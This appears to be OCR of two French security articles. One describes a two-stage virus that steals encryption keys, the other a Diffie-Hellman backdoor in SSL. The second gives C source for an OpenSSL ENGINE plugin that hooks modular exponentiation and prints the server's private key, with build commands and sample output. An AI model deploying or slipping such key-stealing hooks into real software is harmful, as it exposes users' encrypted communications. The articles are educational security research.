Considérons d'abord pour notre attaque deux utilisateurs, Alice et Bob, communiquant via des fichiers chiffrés à l'aide d'un système (stéganographique ou cryptographique) S. Alice protège d'abord un fichier P avec une clef secrète K, produisant le fichier stéganographié et/ou chiffré C qui est finalement envoyé à Bob. Charlie, l'intrus, désire connaître le contenu des fichiers échangés. Il va utiliser un virus binaire, que nous appellerons (V_1, V_2). Il recherche donc le profil de Bob pour pouvoir l'atteindre par une voie détournée. Ce profil rassemble toutes les informations concernant sa future victime : habitudes en tant qu'utilisateur informatique, éléments de base sur son système... Il peut alors infecter préalablement l'ordinateur de Bob avec un Virus V_1 peu infectieux (c'est-à-dire dont la reproduction est sélective). Nous supposerons ici qu'il peut surveiller les échanges de mails entre Alice et Bob.

L'intrus Charlie intercepte C, le message secret, et y rajoute un virus V_2 qui réalisera les modifications sur l'ordinateur de Bob. Finalement, c'est ($C \| \sigma \| V_2$) qui est envoyé à Bob après insertion d'une signature σ dont le rôle sera explicité plus loin.

Le virus V_1 : première étape de l'infection

Le virus V_1 est conçu pour être de petite taille. C'est V_2 qui se charge de modifier la signature σ que V_1 possède dans son code afin d'offrir un semblant de polymorphisme.

- Le virus V_1 est un virus faiblement infectant. En effet, ce virus n'a pour cible que les ordinateurs où est installé un logiciel de cryptographie ou de stéganographie S. Une routine `Search()` réalise cette tâche. Si l'ordinateur ne possède aucun de ces logiciels, le virus se « désinfecte », autrement dit, il se désinstalle lui-même du système.

- Le virus V_1 est un virus résident. En d'autres mots, immédiatement après la première infection et à chaque démarrage de l'ordinateur, le virus V_1 est chargé en mémoire. Pour cela une routine `isinfected()` vérifie que l'ordinateur n'est pas déjà infecté. La routine `infect()` réalise l'infection du système. Pour assurer une efficacité permanente, lorsque l'ordinateur est redémarré, le virus est automatiquement relancé.

- Le dernier module de V_1 est lancé lorsque ce dernier est résident. Il recherche en permanence, dans les e-mails reçus, la présence de σ. Quand σ est détecté, la routine `launch()` lance le virus V_2 (dans le cas général V_2 est présent dans le mail sous forme chiffrée, V_1 doit le déchiffrer au préalable ; la clef de chiffrement est différente de copie en copie de V_1) et restaure l'intégrité de l'e-mail infecté (efface σ et V_2 ; cette opération est bien sûr effectuée avant tout contrôle éventuel d'intégrité sur le message).

[3] Cependant, si le propriétaire de la clef secrète utilise un mot de passe faible, une approche exhaustive ou une attaque par dictionnaire, permet alors dans certains cas d'accéder à la clef secrète. Mais, l'expérience montre qu'en général ce n'est que rarement le cas. Les utilisateurs de chiffrement sont sensibilisés aux risques des mots de passe faibles.




Figure 1 : Organigramme du virus ymun-V_1

Le virus V_2 : seconde étape de l'infection

Le virus V_2 bénéficie des actions et caractéristiques du virus V_1. Ce dernier étant de petite taille, V_2 est beaucoup plus gros et possède des fonctionnalités et une structure plus complexes. Ici résident principalement l'intérêt et la puissance des virus binaires. En retour, dans le cas général, V_2 prend en charge la furtivité et le polymorphisme du virus V_1. Cela consiste essentiellement à mettre V_1 en sommeil furtif durant l'activité de V_2 et à modifier son code avant de le réactiver. Une autre solution est de réellement désinfecter l'ordinateur de Bob du virus V_1 grâce au virus V_2 et de procéder à sa réinstallation (sous une forme mutée).




Figure 2 : Organigramme du virus ymun-V_2 (infection)

Les principales étapes de fonctionnement du virus V_2 (phase d'infection, résumée sur la figure 2) sont :

- Le virus V_2 cherche en premier lieu les fichiers des logiciels qui doivent être spécifiquement attaqués, grâce à une routine `search()`. L'infection est alors effectuée par une routine `v2infect()`.
- L'infection réalisée, V_2 tue V_1 et désinfecte la machine grâce à la routine `v1disinfect()`.
- Ensuite, V_2 attend d'effectuer la cryptanalyse appliquée elle-même (voir section suivante).
- Une fois que V_2 a collecté toutes les clefs possibles et les a fait « évader », le routine `v1infect()` réinfecte l'ordinateur de Bob avec une version modifiée (mutée) de V_1 qui est alors de nouveau résident. En particulier, la signature σ est changée en σ' pour une attaque ultérieure.
- Finalement, la routine `v2disinfect()` désinfecte la machine de Bob du virus V_2. L'attaque est achevée et de nouvelles conditions sont réalisées pour la rejouer plus tard.

Le virus V_2 : la cryptanalyse appliquée

Son rôle est d'intercepter les clefs utilisées par Bob et de les faire sortir de sa machine. Les principales étapes sont les suivantes (résumées par le diagramme de la figure 3) :




Figure3 : Organigramme du virus ymun-V_2 (charge finale)

- Lors du déchiffrement par Bob du message reçu (après l'infection par V_2), la routine `getkey_d()` capture la clef secrète utilisée par Bob et la cache soigneusement sur le disque dur (endroit différent à chaque variante virale ; la routine `getkey_d()`, de plus, comprend une sous-routine chiffrant la clef capturée avant stockage).

Durant chaque étape de déchiffrement ultérieure, par Bob, chaque clef est capturée et stockée selon le même processus uniquement s'il s'agit d'une nouvelle clef, différente des précédentes clefs capturées. Après la capture de chaque clef, V_2 redonne le contrôle au système S. Il est important de noter que le virus V_2 intervient à un niveau très bas, afin de capturer la clef en clair et non sous une forme chiffrée (défaut du macro-virus Caligula). Cela permet de capturer des clefs qui sont introduites dans le système autrement que par le clavier (supports amovibles).

- Dès qu'une opération de chiffrement intervient (après l'infection par V_2) la routine `getkey_e()` capture la clef, la compare aux clefs de déchiffrement déjà capturées et si elle est différente, la mémorise.
- V_2 redonne temporairement le contrôle au système S pour la production du texte chiffré.
- Enfin, V_2 reprend le contrôle et la routine `concealkey()` entre en action. Toutes les clefs capturées sont chargées et chiffrées par un algorithme différent de celui utilisé par la routine `getkey_d()`. Elles sont finalement dissimulées dans le cryptogramme (par insertion ou par substitution; la position et le mode de dissimulation varient selon la version mutée du virus). A noter que l'action de V_2 intervient avant tout processus de signature ou de calcul d'intégrité sur le cryptogramme.
- V_2 restitue définitivement le contrôle au système S après l'action des routines `v1infect()` et `v2disinfect()`.

Pour récupérer les clefs, Charlie intercepte le cryptogramme envoyé à Alice et extrait les clefs qui y sont dissimulées.

Conclusion

Le virus Ymun a permis de valider l'approche prétendue d'un code viral comme le ver Magic Lantern du FBI. L'usage de techniques virales permet de répondre opérationnellement au problème de la cryptanalyse de systèmes de chiffrement modernes. Notons que l'approche présentée avec Ymun (ou Magic Lantern) permet de gérer tout aussi efficacement les systèmes asymétriques réalisant les fonctionnalités d'authentification et de signature.

L'usage de ces techniques montre avec force qu'aucune sécurité cryptologique n'est possible sans une sécurité informatique cohérente (usage et mise à jour d'un antivirus, utilisation de *firewalls*, respect des règles informatiques de base...). Ce principe a été démontré avec force lors des *Rump Sessions* de la conférence SSTIC 2005 [6] (intervention d'Éric Detoisien et d'Aurélien Bordes). Les systèmes cryptologiques sont quasiment tous implémentés sous forme logicielles, du moins pour les applications commerciales et grand public. On ne peut que sourire à ce qui apparaît comme une certaine ironie : la cryptologie, à la base de tous les mécanismes de sécurité informatique (en vue de l'intégrité, de l'authentification, de la confidentialité...) peut précisément être défaite par des mécanismes relevant de la sécurité informatique. Cela prouve que toute politique de sécurité d'un système (informationnel ou de communication) se doit d'être globale.

L'usage de technologies virales n'est pour le moment pas légal. L'« affaire » Magic Lantern a montré que certains pays s'y intéressaient cependant. Et dans cette perspective, la maîtrise de l'environnement d'exploitation d'un système est essentielle sous peine d'utiliser de la cryptologie dans un environnement inadapté.

Références

[1] BRIDIS, T., « FBI Develops Eavesdropping Tools », *Washington Post*, November 22nd, 2001.

[2] DesCracker : **www.eff.org/descracker**

[3] FILIOL, E, *Les virus informatiques : théorie, pratique et applications*, Collection IRIS, éditions Springer, 2004.

[4] FILIOL, E., HELENIUS, M. et ZANERO S., « *Open problems in computer virology* », Journal *in* Computer Virology, (1), 3-4, Springer Verlag, 2005 (à paraître).

[5] FILIOL, E., *Applied Cryptanalysis of Cryptosystems and Computer Attacks Through Hidden Ciphertexts Computer Viruses*, Rapport de recherche INRIA, numéro 4359, 2002. Disponible sur : **http://www-rocq.inria.fr/codes/Eric.Filiol/papers/rr4359vf.ps.gz**

[6] *Symposium sur la Sécurité des Systèmes d'Information et de Communication 2005* (SSTIC 2005).– *Rump sessions* d'Eric DETOISIEN : « Ma connexion web est sécurisée, vive le SSL ! » et d'Aurélien BORDES : « Protection des clefs privées des certificats sous Windows 2000/XP », Enregistrements vidéo bientôt disponibles sur le site **http://www.sstic.org**

Introduction aux backdoors cryptographiques

Roderick ASSELINEAU
rdasselineau@yahoo.fr

Un certain nombre de modèles de backdoors a été présenté tout au long de l'histoire de la sécurité informatique. Dans cet article, nous présentons une backdoor s'attaquant aux primitives cryptographiques.

Introduction du problème

Dans certains environnements un peu particuliers, les schémas utilisés par les backdoors classiques sont inopérants. Pour nous en convaincre, considérons le scénario suivant, certes un peu extrême, mais néanmoins plausible en environnement de production : un pirate souhaite écouter en temps réel une communication chiffrée par openssl entre un serveur Unix compromis dont l'espace disque n'est matériellement accessible qu'en lecture seule (typiquement un système *booté* sur un CD) et un ensemble de clients tiers quelconques. Il a la possibilité de capter passivement l'intégralité des trames circulant sur le réseau.

La question qui se pose alors est de savoir comment notre pirate pourra opérer. Puisque le disque est en lecture seule, un *hook* en local des fonctions de chiffrement pour une redirection fichier ne sera pas possible, il faudra donc rendre possible la fuite d'information sur le réseau. Malheureusement, celui-ci à défaut d'être sécurisé est très surveillé. La fuite d'information devra donc se faire au sein même des communications SSL entre le serveur et les différents clients. On peut faire cela de deux façons différentes :

- en créant un canal caché (*covert channel*) dans le flux de données SSL ;
- en biaisant mathématiquement le cryptosystème employé pour les échanges de clefs.

Bien évidemment, la mise en place de l'un ou l'autre de ces mécanismes implique une connexion initiale au serveur, mais celle-ci passera vraisemblablement inaperçue sur l'ensemble du trafic réseau ce qui suffit à justifier nos efforts.

Quelle solution retenir ?

La création d'un canal caché SSL est une solution intéressante sur laquelle un article très complet a été publié [1]. Malheureusement, cette méthode souffre en pratique, et plus particulièrement dans notre cas, de quelques limitations. En effet, considérant la nature même des canaux cachés, une manipulation quasi chirurgicale des données liées au protocole est nécessaire ce qui peut se révéler difficile à implémenter en *runtime*. La possibilité d'utiliser des techniques palliatives telles que celles décrites dans phrack [2] est envisageable pour remplacer le binaire en mémoire sans l'écrire sur disque mais la complexité de la manœuvre ainsi que son manque de résistance face aux contrôles d'intégrité mémoire les plus primitifs (hachage du segment de CODE par exemple) en font une solution à proscrire.

La seconde solution repose sur l'idée de modifier le cryptosystème de telle façon que les modifications soient invisibles en *black box*, que le fonctionnement du système reste en apparence strictement le même et que l'utilisation du cryptosystème fournisse à l'attaquant des informations telles que la clef privée employée.

Quel est donc l'avantage d'un tel procédé par rapport au canal caché ? Typiquement, *backdoorer* un cryptosystème revient essentiellement à biaiser le mécanisme de génération des clefs de manière à ce qu'il soit possible pour l'attaquant de récupérer de l'information. Cela ne requiert donc qu'une unique modification, celle de la fonction responsable de la génération des clefs ! Par ailleurs, pour permettre d'accélérer facilement les traitements un peu lourds tels que les exponentiations modulaires sur des serveurs de production, openssl propose un mécanisme de *plugins* capable d'interagir avec des accélérateurs *hardware* spécifiques. Le détournement de cette fonctionnalité permettra donc d'insérer la backdoor très facilement ainsi que nous le verrons dans la suite de l'article.

Biaiser les cryptosystèmes ...

Gus Simmons a introduit à Eurocrypt 1985 [5] le concept du canal subliminal, qui est une forme particulière de canal caché propre à un cryptosystème. Bien que l'une de ses caractéristiques soit qu'il est normalement indécelable pendant son utilisation, il est mis en évidence immédiatement lors de l'analyse du code du système de chiffrement, ce qui implique une utilisation en black box. En outre, il n'offre aucune sécurité à l'attaquant quant au vol des données.

Adam Young et Moti Yung ont étendu ce concept à travers différentes publications dont les deux plus célèbres historiquement sont [6] et [7]. Ils ont ainsi introduit le concept de SETUP, qui signifie *Secretely Embedded Trapdoor With Universal Protection* et qui formalise ces backdoors mathématiques. En clair, le SETUP est l'algorithme responsable de la modification de comportement du cryptosystème. La définition précise ainsi que les nuances de *weak*, *regular* et *strong* SETUP sont données dans [7].

En ce qui nous concerne, nous n'en retiendrons que trois choses essentielles :

- Le cryptosystème backdooré emploie au moins une fonction de chiffrement asymétrique dont la clef publique passée en paramètre est celle de l'attaquant et pour laquelle la clef privée correspondante est la propriété exclusive de ce dernier (elle n'est bien évidemment pas présente dans le code de la backdoor).
- La sortie du cryptosystème backdooré est conforme à la spécification publique d'origine et ceci alors qu'elle contient des bits d'informations relatifs à la clef privée de l'utilisateur.

➔ Lorsque la backdoor est découverte (par *reverse engineering* par exemple), il doit être impossible lors de l'analyse de déterminer les clefs précédentes et futures générées par le SETUP (en supposant que la sortie du cryptosystème soit en la possession de l'analyste).

On constate donc que le concept de SETUP ajoute la notion forte de sécurité des clefs interceptées. Dans la suite de notre étude, nous montrons qu'il est possible de mettre en place un SETUP permettant à un attaquant de déchiffrer du flux SSL entre un serveur compromis et un client quelconque. On peut étendre le concept de l'attaquant à un ensemble d'individus qui seraient en possession de la clef privée du pirate et qui connaîtraient l'algorithme employé par le SETUP.

Quelques rappels relatifs au protocole SSL

Le protocole SSL fournit potentiellement trois services dans le cadre d'une communication entre deux entités : la confidentialité, l'authentification et l'intégrité. Ici, le pirate est complètement passif sur le réseau. En conséquence, nous nous focaliserons sur la confidentialité. La cryptographie à clef publique permet, entre autres, de négocier de façon sécurisée une clef de session (la PreMasterKey) entre deux entités. Celle-ci permet la création d'une clef secrète de chiffrement après de multiples dérivations pour chiffrer la communication, l'algorithme employé ayant été préalablement négocié.

SSL fonctionne par le biais de messages échangés entre le client et le serveur. La figure 1 nous montre un exemple de schéma de communication simple.




Figure 1 : *schéma de communication ssl*

Dans un premier temps, le client envoie dans un `Client Hello` la liste des algorithmes d'échange de clef, d'authentification, de chiffrement et de hachage qu'il supporte. Le serveur répond alors par un `Server Hello` en indiquant quel choix pour chacun des services de sécurité précédents est retenu. Il envoie ensuite un ou plusieurs certificats x509 dans un message `Certificate` pour confirmer son identité et enfin sa clef publique dans un message `ServerKeyExchange`. Le format de cette dernière trame varie en fonction de l'algorithme d'échange de clef sélectionné dans le message `Server Hello`. Le serveur conclut sa part de l'échange par un message `Server Hello Done`. Assez logiquement, le client envoie alors un message `ClientKeyExchange` dans lequel il donne sa clef publique puis termine par un message `Finished` chiffré.

Pour atteindre son objectif, le pirate devra donc backdoorer le service SSL puis écouter les trames circulant sur le réseau. Par le biais du message `ServerHello`, il sera en mesure de savoir quel mécanisme d'échange de clef est utilisé : Diffie-Hellman (DH) ou RSA. Il récupérera les clefs publiques dans les messages `ServerKeyExchange` et `ClientKeyExchange` puis en déduira la clef privée du serveur. Il aura alors la possibilité de déchiffrer les communications. Le problème revient donc à être capable de mettre en place un mécanisme de SETUP pour RSA et DH.

Un point important est qu'un mécanisme d'échange de clef peut employer des clefs statiques ou des clefs dynamiques (temporaires). Le jeu de clef utilisé par RSA est essentiellement celui pour lequel la clef publique est exportée dans le certificat fourni au client lors d'un message `Certificate`. En revanche, DH privilégie l'emploi de clefs générées lors de l'établissement de la session et propres à celle-ci, on parle alors de Diffie Hellman Ephémère (DHE). Il est également possible de publier la clef publique dans le certificat à l'instar de RSA. Ceci nécessite que le client fournisse lui aussi un certificat, cette méthode est donc peu employée.

Dans la pratique, en quoi cela change-t-il notre façon d'aborder le problème ? Malheureusement, si l'échange ne se fait pas par l'utilisation de DHE, il est alors impossible pour la backdoor d'interagir avec le processus de génération des clefs. En effet, la backdoor ne peut pas contenir un faux certificat (avec ses propres clés associées) et l'émettre dans un message `Certificate`, sauf si le serveur se trouve être sa propre autorité de certification (CA), ce qui est plus que rare. Heureusement, DHE est l'algorithme d'échange de clefs le plus utilisé :-) ;-).

Pour illustrer les échanges de messages SSL, nous avons réalisé un petit *sniffer* SSL dont on pourra télécharger le code sur [16]. Ce sniffer permet de *dumper* les clefs publiques proposées lors de la session (à condition que celles-ci ne soient pas dans un certificat). Il existe des différences mineures entre les versions de SSL. Pour nos tests, nous nous sommes appuyés sur SSLv3 ainsi que sur TLS v1 (i. e. la version 3.1 de SSL). Nous invitons le lecteur à se reporter aux documentations officielles pour plus d'informations [9, 10].

Ajoutons que pour les traitements mathématiques sur les grands nombres dans le sniffer, le plus simple est de reprendre l'interface bignum de openssl. La fonction `BN_hex2bn()` permet la conversion des *buffers* `Yc`, `Ys`, `Q`, `P` dans le format approprié. Un dernier point et non forcément des moindres concerne la sauvegarde des informations récupérées. Il est judicieux de réécrire le sniffer

avec la librairie pcap plutôt que les *raw sockets* ceci afin de faciliter le traitement ultérieur des données, comme la récupération de *passwords* dans un fichier, la récupération de fichiers transmis sur le réseau, etc...

Attaquer DH, mettre en place un SETUP

Abordons maintenant DHE. Il s'agit historiquement du premier mécanisme d'échange de clef à avoir vu le jour et qui est également le plus utilisé par SSL. Il repose sur le problème du logarithme discret dans Zp, p étant un nombre premier (voir [8] par exemple pour des détails plus complets). Moti Yung dont on a vu précédemment qu'il était l'une des personnes à l'origine du concept de SETUP a proposé un schéma relativement efficace. Pour le découvrir, rappelons comment fonctionne DHE avec SSL : Le serveur publie la base du logarithme g, le modulo p ainsi que A tel que A = g a mod p dans un message ServerKeyExchange tout en conservant secret l'exposant a. Le client publie alors B tel que B = gb mod p dans un message ClientKeyExchange en conservant b secret. K est la clef issue de l'échange de clef, elle se calcule de la façon suivante : K = B a = A b mod p.

Le SETUP intègre par définition une clef publique appartenant à l'attaquant. Notons Y cette clef. x est la clef privée correspondante telle que Y = g x mod p. La figure 2 montre deux échanges de clefs biaisés par le SETUP entre un client sain et le serveur compromis par la backdoor :




Figure 2 : *échange biaisé de clefs*

Dans ce schéma, ID est une chaîne générée aléatoirement par l'attaquant et stockée sur le serveur. Elle permet de s'assurer que la longueur de l'argument passé à H() sera suffisante. Ainsi que le fait remarquer Eric Wegrzynowski [4], il est important de tenir compte de l'entropie des nombres générés par le cryptosystème pour éviter que la compromission ne soit découverte par le biais d'analyses statistiques effectuées sur un ensemble de tirages. La fonction H() étant une fonction de hachage cryptographique, elle permet de résoudre ce problème. Ceci fonctionne car l'entrée de cette fonction n'est jamais exactement la même d'une utilisation à l'autre (les différentes entrées n'ont que la portion ID en commun), ce qui suffira à H() pour générer une bonne entropie. On choisira par exemple MD5 ou SHA-1 qui bien que controversées en ce moment n'en demeurent pas moins suffisantes pour notre utilisation.

Intéressons-nous maintenant à l'exploitation du schéma mis en place par l'attaquant. Soient Ai et Bi les clefs publiques échangées respectivement par le serveur et le client au cours d'un établissement de session i. Montrons dans un premier temps comment le pirate est en mesure de déterminer la clef K2 après deux échanges sur le réseau :

1. Récupération de A1 et B1 par le pirate en sniffant le réseau où $A1 = g^{a1} \bmod p$ et $B1 = g^{b1} \bmod p$
2. Récupération de A2 et B2
3. Calcul de $a2 = H(ID \,||\, (A1^{x} \bmod p))$ en utilisant le fait que $A1^{x} = (g^{a1})^{x} = Y^{a1} \bmod p$
4. Calcul de $K2 = B2^{a2} \bmod p$

Le pirate est donc capable de déterminer K2 mais ne peut pas déterminer K1, les données sont perdues. D'une manière générale, un pirate ne pourra récupérer que les informations relatives aux n dernières communications pour n+1 communications sur le réseau.

L'algorithme utilisé par le pirate pour obtenir Ki pour $i > 1$ est donc la généralisation du précédent :

1. Récupération de A_{i-1} et B_{i-1} par le pirate en sniffant le réseau où $A_{i-1} = g^{ai-1} \bmod p$ et $B_{i-1} = g^{bi-1} \bmod p$
2. Récupération de Ai et Bi
3. Calcul de $ai = H(ID \,||\, (A_{i-1}^{x} \bmod p))$ en utilisant le fait que $A_{i-1}^{x} = (g^{ai-1})^{x} = Y^{ai-1} \bmod p$
4. Calcul de $Ki = Bi^{ai} \bmod p$

D'un point de vue mathématique, le schéma de Yung dont on trouvera une variante reposant sur le même principe dans [7] est redoutable. Dans la pratique, il souffre quand même de quelques limitations... La première des choses à remarquer est que tous les calculs exposés sont réalisés modulo p. En conséquence, il est obligatoire de fixer p dans le SETUP pour que p soit statique pour toutes les communications car rappelons que la clef publique de l'attaquant est calculée modulo p. La seule liberté laissée à la disposition de l'attaquant est donc d'utiliser le p publié dans le ServerKeyExchange de la première communication, de calculer sa clef publique en conséquence puis d'injecter sa backdoor AVANT la seconde communication. Avouons-le, ce n'est guère pratique ! On préférera donc la solution consistant à fixer définitivement p dès le début.

On peut également noter que le générateur g pose un problème similaire. Toutefois, le cryptosystème implémenté par openssl utilisant 2 par défaut, on peut tout à fait envisager de rendre g statique et égal à 2 dans le SETUP.

Autre problème posé par ce schéma : en cas de problème réseau (perte de paquet(s) par le pirate), il est possible que ce dernier

perde sa capacité à déterminer les Ki. En effet, nous avons vu que le calcul d'une clef Ki se faisait par récurrence. En conséquence, l'impossibilité de calculer au moins une clef précédente implique que le pirate ne soit plus capable de déterminer les suivantes. Il lui faudra alors réinstaller sa backdoor ce qui est non seulement contraignant mais compromet éventuellement en plus sa furtivité puisqu'il perd alors sa passivité.

Enfin dernier défaut, le pirate est incapable de déterminer K1. On notera cependant que le reverse engineer ne sera pas capable de calculer une seule clef, à la condition bien évidemment qu'il n'ait pas la connaissance de a1. En effet, si a1 n'est pas connu de l'analyste, alors le calcul de ces clefs ne peut se faire que par la connaissance de x qui n'est pas présent dans la source de la backdoor. Or calculer x revient à résoudre le problème du logarithme discret.

Jouer avec l'interface ENGINE de openssl

Ainsi que nous l'avons dit précédemment, openssl implémente un système de plugins lui permettant le contrôle de hardware spécifique pour réaliser certains traitements cryptographiques. Openssl utilise pour cela un mécanisme appelé « *engines* ». Le lecteur désireux de se familiariser avec ces objets est invité à lire [11, 12].

Pour résumer ces documentations, chaque algorithme d'échange de clefs est représenté par un objet qui exporte chacun un certain nombre de méthodes correspondant au chiffrement, au déchiffrement, à l'exponentiation modulaire, et quelques autres : RSA_METHOD pour RSA et DH_METHOD pour DH. On trouvera la définition de ces objets dans openssl/rsa.h et openssl/dh.h. Un accélérateur cryptographique emploie donc l'une ou l'autre de ces interfaces. Chaque pointeur de fonction de l'objet doit alors pointer sur une fonction générique implémentée en *software* par openssl ou sur une fonction pilotant le hardware et capable de fournir de ce fait un résultat équivalent mais vraisemblablement plus rapide.

Le petit exemple suivant illustre la réalisation d'un plugin réalisant un *hook* de la fonction d'exponentiation modulaire de DHE :

```
#include <stdio.h>
#include <stdlib.h>
#include <openssl/ssl.h>
#include <openssl/engine.h>

/* Begin the engine */
static const char *engine_ssldude_id = "ssldude";
static const char *engine_ssldude_name = "SSLDUDE - openssl backdoor - SysK";

static int ssldude_destroy(ENGINE *e);
static int ssldude_init(ENGINE *e);
static int ssldude_finish(ENGINE *e);
static int ssldude_ctrl(ENGINE *e, int cmd, long i, void *p, void (*f)());

static const ENGINE_CMD_DEFN ssldude_cmd_defns[] =
{
        { 0, NULL, NULL, 0}
};

/* Our internal DH_METHOD that we provide pointers to */
static DH_METHOD ssldude_dh =
{
        "SSLDUDE DH method",
        NULL,
        NULL,
        NULL,
        NULL,
        NULL,
        0,
        NULL
        };

/* It will reveal the private key ... */
static int HOOKED_bn_mod_exp(const DH *dh, BIGNUM *r, const BIGNUM *a,
        const BIGNUM *p, const BIGNUM *m, BN_CTX *ctx, BN_MONT_CTX *m_ctx)
{
        int ret = 0;
        DH_METHOD *meth = (DH_METHOD *)DH_OpenSSL();

        printf("!!!! HOOKED DH BN MOD EXP !!!!!\n");
        printf("\tCe que l'on nous donne : [ r = a ^ p (mod m) ]\n");

        ret = meth->bn_mod_exp(dh, r, a, p, m, ctx, m_ctx);

        printf("\t-> Private Key [%d] = %s\n", BN_num_bits(p), BN_
bn2hex(p));

        return ret;
}

/*
 * This internal function is used by ENGINE_ssldude() and possibly by the
 * "dynamic" ENGINE support too
 *
 */
static int bind_helper(ENGINE *e)
{
        const DH_METHOD *meth3;
        if(!ENGINE_set_id(e, engine_ssldude_id) ||

                !ENGINE_set_name(e, engine_ssldude_name) ||
                !ENGINE_set_DH(e, &ssldude_dh) ||
                !ENGINE_set_destroy_function(e, ssldude_destroy) ||
                !ENGINE_set_init_function(e, ssldude_init) ||
                !ENGINE_set_finish_function(e, ssldude_finish) ||
                !ENGINE_set_ctrl_function(e, ssldude_ctrl) ||
                !ENGINE_set_cmd_defns(e, ssldude_cmd_defns))

                return 0;

        /* Diffie-Hellman object stuff :) */
        meth3 = DH_OpenSSL();
        ssldude_dh.generate_key = meth3->generate_key;
        ssldude_dh.compute_key = meth3->compute_key;
        ssldude_dh.bn_mod_exp = HOOKED_bn_mod_exp;

        return 1;
}

#ifdef ENGINE_DYNAMIC_SUPPORT

static int bind_fn(ENGINE *e, const char *id)
{
        printf("engine_ssldude %s\n",id);

        if(id && (strcmp(id, engine_ssldude_id) != 0))
                return 0;

        if(!bind_helper(e))
                return 0;

        return 1;
}
```

```
/*
 *
 * First check using v_check() that the backdoor's version is ok
 * Then export bind_engine sym, which will define binf_fn callback :)
 *
 */
IMPLEMENT_DYNAMIC_CHECK_FN()
IMPLEMENT_DYNAMIC_BIND_FN(bind_fn)

#endif /* ENGINE_DYNAMIC_SUPPORT */


/* Destructor (complements the "ENGINE_ssldude()" constructor) */
static int ssldude_destroy(ENGINE *e)
{
        return 1;
}

/* (De)initialisation functions. */
static int ssldude_init(ENGINE *e)
{
        return 1;
}

static int ssldude_finish(ENGINE *e)
{
        return 1;
}

static int ssldude_ctrl(ENGINE *e, int cmd, long i, void *p, void (*f)())
{
        return 1;
}
```

Testons rapidement son bon fonctionnement :

```
$gcc -DENGINE_DYNAMIC_SUPPORT -c ssldude.c
$gcc -shared -o ssldude.so ssldude.o
$cat server.sh
openssl s_server -cert test_cert.pem -key test_key.pem -state -debug -msg -
engine ./ssldude.so
$cat client.sh
openssl s_client -connect 127.0.0.1:4433 -debug -ssl3
$./server.sh | grep -A 3 HOOK

engine "ssldude" set.
SSL_accept:before/accept initialization

!!!! HOOKED DH BN MOD EXP !!!!!

-> Private Key [511] =
7D864449BBF843809DE2F8E36172091E0ADF765455D3A9E68900FE631164C6845ED9ACA05ED5D6D1
48910F017B2054350CAD344FAE96F5DA0FE1A1FD8F85EC12

ACCEPT
SSL_accept:SSLv3 read client hello A
SSL_accept:SSLv3 write server hello A
SSL_accept:SSLv3 write certificate A
SSL_accept:SSLv3 write key exchange A
SSL_accept:SSLv3 write server done A
SSL_accept:SSLv3 flush data
SSL_accept:SSLv3 read client key exchange A

--

!!!! HOOKED DH BN MOD EXP !!!!!

-> Private Key [511] =
7D864449BBF843809DE2F8E36172091E0ADF765455D3A9E68900FE631164C6845ED9ACA05ED5D6D1
48910F017B2054350CAD344FAE96F5DA0FE1A1FD8F85EC12
read from 080B27A8 [080B7E30] (5 bytes => 5 (0x5))
SSL_accept:SSLv3 read finished A
SSL_accept:SSLv3 write change cipher spec A
SSL_accept:SSLv3 write finished A
SSL_accept:SSLv3 flush data
```

